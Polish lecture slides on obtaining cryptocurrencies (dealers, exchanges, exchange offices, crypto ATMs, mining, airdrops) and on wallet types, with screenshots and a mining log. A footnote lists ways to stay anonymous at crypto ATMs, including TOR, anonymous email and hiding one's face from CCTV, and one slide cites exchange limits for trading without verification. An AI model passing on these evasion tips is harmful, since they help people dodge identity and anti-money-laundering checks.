

“


IN THEORY, THERE IS NO DIFFERENCE
BETWEEN THEORY AND PRACTICE.
BUT, IN PRACTICE, THERE IS.

”

Benjamin Brewster

PRAKTYKA


dr inż. Przemysław RODWALD



tłum.: „W teorii nie ma różnicy między teorią a praktyką. W praktyce jest.”


- A. Pozyskiwanie kryptowalut
- B. Przechowywanie (portfele)
- C. Rodzaje przestępstw

PLAN PREZENTACJI



- ▶ „CINKCIARZ”
- ▶ GIEŁDY KRYPTOWALUT
- ▶ KATORY KRYPTOWALUT
- ▶ BITOMATY
- ▶ WYDOBYWANIE
- ▶ OTRZYMYWANIE

A. POZYSKIWANIE KRYPTOWALUT



- ▶ Fizyczne spotkanie z drugą osobą („cinkciarzem”)
 - ▶ gotówka w zamian za przekazanie jednostek danej kryptowaluty na dany adres
- ▶ Przykłady
 - ▶ LocalBitcoins.com, LocalMonero.co, ...
- ▶ Wady i zalety
 - ▶ duża anonimowość, mało korzystny kurs, ryzyko, ...

„CINKCIARZ”

LocalBitcoins.com

Buy and Sell Bitcoin Everywhere

Near you or around the globe.

Trade bitcoins person-to-person in an **easy, fast, and secure** way.

[Sign up free](#)

QUICK BUY QUICK SELL

Amount

PLN

Poland

All online offers

[Search](#)

Buy bitcoins online in Poland

Seller	Payment method	Price / BTC	
crypto-home (3000+; 100%)	Other online payment: CZEKI / BLIK/ EXPRESS / CASH	190,086.66 PLN	Buy
royalmacro (3000+; 100%)	Paypal	210,626.83 PLN	Buy
Pioonek (1000+; 100%)	Other online payment: PRZELEWY MOBILNE I EKSPRESOWE	194,591.08 PLN	Buy
BORTGROUP (1000+; 100%)	Other online payment: PKO & ING & BLIK & PARIBAS & POCZTOWY	198,194.44 PLN	Buy
song363003161 (1000+; 100%)	National bank transfer: Poland	187,384.01 PLN	Buy


zcentralizowane



zdecentralizowane



GIEŁDY KRYPTOWALUT




- ▶ Serwis internetowy umożliwiający użytkownikom:
 - ▶ składanie ofert kupna i sprzedaży i dokonywanie zamiany walut
 - ▶ rodzaje giełd: krypto \Leftrightarrow krypto, krypto \Leftrightarrow FIAT *
- ▶ Kurs ustalany jest dynamicznie na podstawie ksiąg popytu i podaży
- ▶ Anonimowość: większość wymaga AML/KYC, ale ...
 - ▶ Binance (dzienny limit bez weryfikacji: 2 BTC)
 - ▶ bitforex.com (całkowity limit bez weryfikacji: 500 BTC)
 - ▶ w Polsce przed 2018 rokiem nie istniały mechanizmy zabraniające anonimow
- ▶ Przykłady: Binance, Coinbase, Kucoin, ..., BitBay (Zonda), ...

ZCENTRALIZOWANE GIEŁDY KRYPTOWALUT

* waluty FIAT - waluty fiducjarne, np.: PLN, EUR, USD

55.com, abcc, acx, aidosmarket, airswap, allbit, allcoin, altcoin trader, alterdice, altilly, aphelion, artis turba, b2bx, bancor network, bbx, bcex, bcoin.sg, beaxy, bgogo, bhex, bibox, bigone, biki, bilaxy, binance, binance dex, binance jersey, binance uganda, binance us, birake network, bisq, bit2c, bitasset, bitbank, bitbay, bitbns, bitbox, bitci, bitcoinyou, bitcointrade, bitex.la, bitfinex, bitflyer, bitforex, bithesap, bithumb, bithumb global, bithumb singapore, bitinka, bitkub, bitlish, bitmarket, bitmart, bitmax, bitmex, bitnaru, bitonic, bitpanda global exchange, bitrabbit, bitrue, bits blockchain, bitsdaq, bitshares asset exchange, bitso, bitsonic, bitstamp, bitstamp (ripple gateway), bittrex, bittylicious, bitubu, bitvavo, bitz, bkex, bleutrade, brazilix, btc markets, btc trade ua, btc-alpha, btc-exchange, btcbox, btcc, btctrade.im, btcturk | pro, buda, bw.com, bx thailand, c-cex, c-patex, c2cx, cashierest, cat.ex, cbx, ccxcanada, cex.io, chainx, chaoex, cobinhood, codex exchange, coinall, coinbase pro, coinbe, coinbene, coinbit, coincheck, coincorner, coindeal, coineal, coinegg, coinex, coinexchange, coinfacon, coinfield, coinfloor, coingi, coinhe, coinhub, coinjar, coinlim, coinmate, coinmetro, coinmex, coinnest, coinone, coinplace, coinrate, coinroom, coinsbank, coinsbit, coinsuper, cointiger, coinut, coinzest, coinzo, coss, cpdax, credoex, crex24, cross exchange, crxzone, cryptaldash, cryptobridge, cryptology, cryptomarket, cryptomate, cryptonex, cryptopia, darb finance, dcoin, ddex, dex-trade, dex.top, digifinex, dobi exchange, dragonex, dsx, escodex, etherdelta (forkdelta), etherflyer, ethfinex, exmarkets, exmo, exrates, extstock, exx, ezbtc, fatbtc, fcoin, fex, fisco, folgory, freiexchange, gate.io, gatecoin, gatehub, gbx digital asset exchange, gdac, gemini, globitex, gopax, graviex, guldentrader, halodex, hanbitco, hcoin, heat wallet, hitbtc, hoo, hotbit, hubi, huobi (hbus), huobi global, huobi indonesia, huobi korea, huobi russia, idax, idcm, idex, independent reserve, indodax, infinitycoin exchange, instant bitex, iquant, isx, itbit, koineks, koinex, koinim, korbit, kraken, kryptono, kucoin, kuna, kyber network, lakebtc, latoken, lbank, liqui, liquid, litebit.eu, livecoin, localtrade, luno, lykke exchange, mbaex, mercado bitcoin, mercatox, mxc, nagax, nanex, negocie coins, neraex, nocks, novaexchange, oasisdex, oceanex, oex, okcoin, okex, okex korea, omgfin, oobtc, openledger dex, otcbtc, ovex, ovis, p2pb2b, paribu, paritex, paybito, paymium, polonidex, poloniex, polyx, probit exchange, quadrigacx, radar relay, rfinex, rightbtc, ripple china, ripplefox, rudex, satang pro, shortex, simex, sistemkoin, southxchange, stellarport, stellarterm, stex, switcho network, tagz exchange, the rock trading, tidebit, tidex, token.store, tokenomy, tokens.net, tokok, topbtc, trade by trade, trade satooshi, trade.io, tradeogre, triple dice exchange, triv pro, tux exchange, txbit, uex, upbit, vcc exchange, vebitcoin, velic, vindax, vinex network, vitex, waves exchange, wazirx, whitebit, xena exchange, xfutures, vobit, vunex, zaif, zb.com, zbg, zeboay



- ▶ potwierdzenie zarówno tożsamości
 - ▶ (np. dowód osobisty, paszport, prawo jazdy)
- ▶ oraz miejsca zamieszkania
 - ▶ (np. rachunek za prąd, wodę, gaz; pismo ZUS lub US)
- ▶ dodatkowo przy weryfikacji należy często wykonać dodatkowe zdjęcie zawierające zarówno twarz użytkownika jak i dowód tożsamości

WERYFIKACJA NA GIEŁDACH

- ▶ Wady i zalety
 - ▶ mała anonimowość (najczęściej), korzystny kurs, małe ryzyko (?)
 - ▶ klucze prywatne użytkowników przechowywane są w systemie inform. giełdy
- ▶ Kilka spektakularnych upadków giełd:
 - ▶ 2014: Mt Gox (744000 BTC o szacunkowej wartości 73 mln dolarów)
 - ▶ 2015: Bitstamp (19000 BTC o wartości 5 mln dolarów)
 - ▶ 2016: Bitfinex (120000 BTC o wartości 72 mln dolarów)
 - ▶ 2016: Bicurex (2300 BTC o wartości 5,7 mln złotych)
 - ▶ 2018: Coincheck (523 mln XEM o wartości 534 mln dolarów)
 - ▶ ...
 - ▶ 2019: Bitmarket (2300 BTC o wartości 60 mln zł)
 - ▶ ...

ZCENTRALIZOWANE GIEŁDY KRYPTO



Źródło zdjęcia: NBC News

- ▶ DEX (ang. *decentralized crypto exchanges*)
- ▶ oparte są najczęściej na technologii blockchain
- ▶ handel na nich odbywa się za pomocą smart kontraktów
- ▶ Przykłady: bisq.network, switcho.exchange, ...
- ▶ Wady i zalety
 - ▶ duża anonimowość (najczęściej), korzystny kurs, małe ryzyko, stosunkowo mała płynność
 - ▶ nie istnieje na nich nadrzędny podmiot przechowujący klucze prywatne

ZDENTRALIZOWANE GIEŁDY KRYPTOWALUT

- ▶ Odpowiednik kantoru wymiany walut (kurs ustalany przez kantor)
- ▶ Przykłady kantorów internetowych: bitcan.pl, bitcantor.com, buycoinnow.com, cryptoo.pl, kantorbitcoin.pl, swap.ly, 4coins.pl
- ▶ Przykłady kantorów stacjonarnych: coinlab.pl, flyingatom.com, kantorkanga.pl
- ▶ Opcja wymiany z dojazdem do klienta (np.: FlyingAtom, Shitcoins.club)
- ▶ Wady i zalety
 - ▶ duża anonimowość, średnio korzystny kurs, małe ryzyko

KANTORY KRYPTOWALUT

The screenshot displays the Bitcantor website interface. At the top, the logo 'BITCANTOR' is visible, along with navigation links: KANTOR, JAK TO DZIAŁA, AKTUALNOŚCI, STATUS TRANSAKCJI, KONTAKT, ZALOGUJ, and ZAREJSTRUJ. The main content area is split into two panels. The left panel, titled 'Chcę kupić' (I want to buy), shows a transaction where 100 PLN is converted to 0.00324119 BTC. The right panel, titled 'Chcę sprzedać' (I want to sell), shows a transaction where 100 PLN is converted to 0.00373324 BTC. Both panels include dropdown menus for currency selection, input fields for amounts, and buttons for 'Kup' (Buy) and 'Sprzedaj' (Sell). Payment methods like 'Dotpay - Ekspresowa wpłata' and 'Zwykły przelew - Elixir' are also visible.

- ▶ Bitomat to potoczna nazwa bankomatu obsługującego kryptowaluty
- ▶ Najwięksi operatorzy w Polsce: FlyingAtom oraz shitcoins.club
- ▶ Zwiększająca się popularność na świecie (20000): <https://coinatmradar.com/charts/growth>
- ▶ Wady i zalety
 - ▶ duża anonimowość (*), dosyć korzystny kurs, małe ryzyko

BITOMATY

* Przy zachowaniu odpowiednich środków ostrożności, typu: jednorazowe adresy kryptowalut, używanie anonimowych adresów email koniecznych do weryfikacji, logowanie się do tych serwisów za pośrednictwem sieci TOR, ukrywanie twarzy przed urządzeniami monitoringu (większość bitomatów w Polsce znajduje się w zasięgu urządzeń CCTV).



- ▶ Aktualnie wydobywanie BTC odbywa się w zasadzie wyłącznie z wykorzystaniem specjalizowanych urządzeń ASIC.
 - ▶ koszty: zakupu urządzenia, energii elektrycznej
- ▶ ETH można skutecznie wydobywać za pomocą kart graficznych (GPU)
- ▶ CHIA można wydobywać dzięki dużym i szybkim dyskom.

- ▶ Kalkulatory opłacalności: whattomine.com/coins
- ▶ Najczęściej nie „kopie się” samodzielnie, lecz w ramach spółdzielni wydobywczych (ang. *pool*)
- ▶ Wady / zalety
 - ▶ łatwość instalacji, duża anonimowość



WYDOBYWANIE

- ▶ PhoenixMiner
- ▶ Claymore
- ▶ ...

```
C:\WINDOWS\system32\cmd.exe
ETH: 12/17/19-16:45:41 - New job from eu1.ethermine.org:4444
ETH - Total Speed: 205.012 Mh/s, Total Shares: 2, Rejected: 0, Time: 00:01
ETH: GPU0 51.526 Mh/s, GPU1 51.526 Mh/s, GPU2 50.433 Mh/s, GPU3 51.527 Mh/s
ETH: 12/17/19-16:45:41 - New job from eu1.ethermine.org:4444
ETH - Total Speed: 205.012 Mh/s, Total Shares: 2, Rejected: 0, Time: 00:01
ETH: GPU0 51.526 Mh/s, GPU1 51.526 Mh/s, GPU2 50.433 Mh/s, GPU3 51.527 Mh/s
ETH: 12/17/19-16:45:41 - SHARE FOUND - (GPU 2)
ETH: Share accepted (15 ms)!
ETH: 12/17/19-16:45:45 - New job from eu1.ethermine.org:4444
ETH - Total Speed: 205.131 Mh/s, Total Shares: 3, Rejected: 0, Time: 00:01
ETH: GPU0 51.542 Mh/s, GPU1 51.529 Mh/s, GPU2 50.538 Mh/s, GPU3 51.521 Mh/s
ETH: 12/17/19-16:45:45 - SHARE FOUND - (GPU 1)
ETH: Share accepted (16 ms)!
ETH: 12/17/19-16:45:49 - New job from eu1.ethermine.org:4444
ETH - Total Speed: 205.229 Mh/s, Total Shares: 4, Rejected: 0, Time: 00:01
ETH: GPU0 51.532 Mh/s, GPU1 51.532 Mh/s, GPU2 50.636 Mh/s, GPU3 51.529 Mh/s
GPU0 t=80C fan=58% P=261W, GPU1 t=80C fan=60% P=257W, GPU2 t=82C fan=61% P=257W, GPU3 t=74C fan=52% P=238W
Total GPUs power consumption: 1013 Watts
ETH: 12/17/19-16:45:53 - New job from eu1.ethermine.org:4444
ETH - Total Speed: 205.100 Mh/s, Total Shares: 4, Rejected: 0, Time: 00:01
ETH: GPU0 51.525 Mh/s, GPU1 51.527 Mh/s, GPU2 50.520 Mh/s, GPU3 51.528 Mh/s
ETH: 12/17/19-16:45:54 - SHARE FOUND - (GPU 1)
ETH: Share accepted (31 ms)!
ETH: 12/17/19-16:45:57 - New job from eu1.ethermine.org:4444
ETH - Total Speed: 205.065 Mh/s, Total Shares: 5, Rejected: 0, Time: 00:02
ETH: GPU0 51.540 Mh/s, GPU1 51.526 Mh/s, GPU2 50.463 Mh/s, GPU3 51.536 Mh/s
ETH: 12/17/19-16:45:58 - New job from eu1.ethermine.org:4444
ETH - Total Speed: 205.122 Mh/s, Total Shares: 5, Rejected: 0, Time: 00:02
ETH: GPU0 51.519 Mh/s, GPU1 51.514 Mh/s, GPU2 50.562 Mh/s, GPU3 51.526 Mh/s
```

OPROGRAMOWANIE NA PC

- ▶ W celu rozreklamowania mało popularnych projektów kryptowalut, o niskiej wartości rynkowej jest ich „rozdawnictwo” w formie tak zwanych: zrzutów (ang. *airdrop*) lub kraników (ang. *faucet*).
- ▶ Airdrop: forma rozdawania jednostek danej kryptowaluty po spełnieniu pewnych warunków (np. założenie i weryfikacja konta na danej platformie, czy udostępnianie określonych treści w serwisach społecznościowych)
- ▶ Kranik: możliwość otrzymania pewnych niewielkich kwot danej kryptowaluty z dotacji otrzymywanych od innych użytkowników bądź samych twórców danej kryptowaluty, którym zależy na rozpropagowaniu danego projektu
- ▶ Przykłady z 2019 roku:
 - ▶ airdrop CoinsBit: warunek - zarejestrowanie konta i jego pełna weryfikacja na giełdzie Coinsbit.io; nagroda - 2000 CNB (o szacunkowej wartości 200 USD),
 - ▶ airdrop Tokeneo: warunek - zarejestrowanie konta i jego dwustopniowa weryfikacja (tożsamości i adresu) na giełdzie tokeneo.com; nagroda - 50 TEO

OTRZYMYWANIE

Welcome to dogefaucet.com

What is dogecoin?

Dogecoin is a crypto *currency* that is based on the **doge** meme.

To download the wallet and for more informations visit dogecoin.com

What is a faucet?

A faucet is a website that collects dogecoins from contributors, then redistribute those bit-by-bit to users who ask for a share. The main purpose is to help people who have no, or few, getting some **free dogecoins** to begin. One can request coins **every 3 hours**.

Have a look at our [statistics](#).

Top contributors

Korri
Clnth84-Ebay-Doge-Seller
ArenaMatch
Dogecoin's birthday!

Last contributors

Korri
Korri
Korri
Korri

All those free Dogecoins would not be here without our awesome **contributors!** So please have a look at their website, spread the word, and why not, become one of them, [donate!](#)


**BONUS ZA
WERYFIKACJĘ**
STOPIEŃ 3



Dokończ weryfikację konta do poziomu TIER 3. W panelu uzupełnij dane adresowe i prześlij dokument potwierdzający twój adres zamieszkania. Po pomyślnej weryfikacji extra **25 TEO** ląduje na twoim koncie!

- ▶ fizyczne monety
- ▶ portfel papierowy
 - ▶ nieśmiertelnik
- ▶ portfel sprzętowy
- ▶ portfel aplikacyjny
- ▶ portfel „przeglądarkowy”

B. PRZECHOWYWANIE - PORTFELE




- ▶ Historyczne pomysły na projekty fizycznych kryptowalut (BTC):
 - ▶ Casascius Coin (nadrukowywano klucz prywatny pod hologramem)
 - ▶ Titan Bitcoin (monety wybijane były w srebrze i złocie)
- ▶ Raczej ciekawostka, mają element kolekcjonerski
- ▶ Nie mylić z chińskimi „medalami”

FIZYCZNE MONETY



- ▶ miejsce przechowywania par kluczy (prywatny, publiczny)
 - ▶ przy czym nie ma potrzeby składowania:
 - ▶ samych adresów, gdyż są one generowane na podstawie klucza publicznego
 - ▶ klucza publicznego gdyż jest generowany z klucza prywatnego
- ▶ Niektórzy autorzy rozszerzają definicje portfela o pełną kontrolę środków znajdujących się na nim. W takim ujęciu, portfel poza przechowywaniem i zarządzaniem kluczami, pozwala także śledzić stan konta, a także tworzyć i podpisywać transakcje.

PORTFEL (*ang. wallet*)



- ▶ karka papieru z wydrukowanymi na niej: kluczem prywatnym oraz adresem
- ▶ Cechy:
 - ▶ Bezkosztowość / łatwość: bitaddress.org, ...
 - ▶ Nietrwałość
 - ▶ Bezpieczeństwo *



PORTFELE PAPIEROWE

* generowanie portfela wykonane na osobistym komputerze bez dostępu do sieci Internet, nie zainfekowanym złośliwym oprogramowaniem, z dala od osób trzecich

- ▶ stalowe płytki, na których umieszcza się najczęściej frazę do odzyskiwania dostępu do portfela (seed) lub klucz prywatny
- ▶ Cechy:
 - ▶ Trwałość
 - ▶ Bezpieczeństwo (jak poprzednio)
 - ▶ Jednorazowość
- ▶ Przykłady: Cryptosteel, Coldbit



NIEŚMIERTELNIK



- ▶ specjalne urządzenie, najczęściej podłączane do komputera za pośrednictwem złącza USB, które przechowuje klucze prywatne w formie zaszyfrowanej w swojej pamięci wewnętrznej
- ▶ Cechy:
 - ▶ Bezpieczeństwo *: posiadanie urządzenia i PIN
 - ▶ Różnorodność rozwiązań: Ledger, KeepKey, Trezor, ...
 - ▶ Koszt zakupu: ≈ 100 USD
 - ▶ Najpopularniejsze kryptowaluty: BTC, ETH, LTC, DASH, ...

PORTFELE SPRZĘTOWE

* dla wybranych modeli znane są ataki, gdy mając fizyczny dostęp do portfela i dysponujący odpowiednimi narzędziami, jest w stanie wyodrębnić zaszyfrowane ziarno portfela

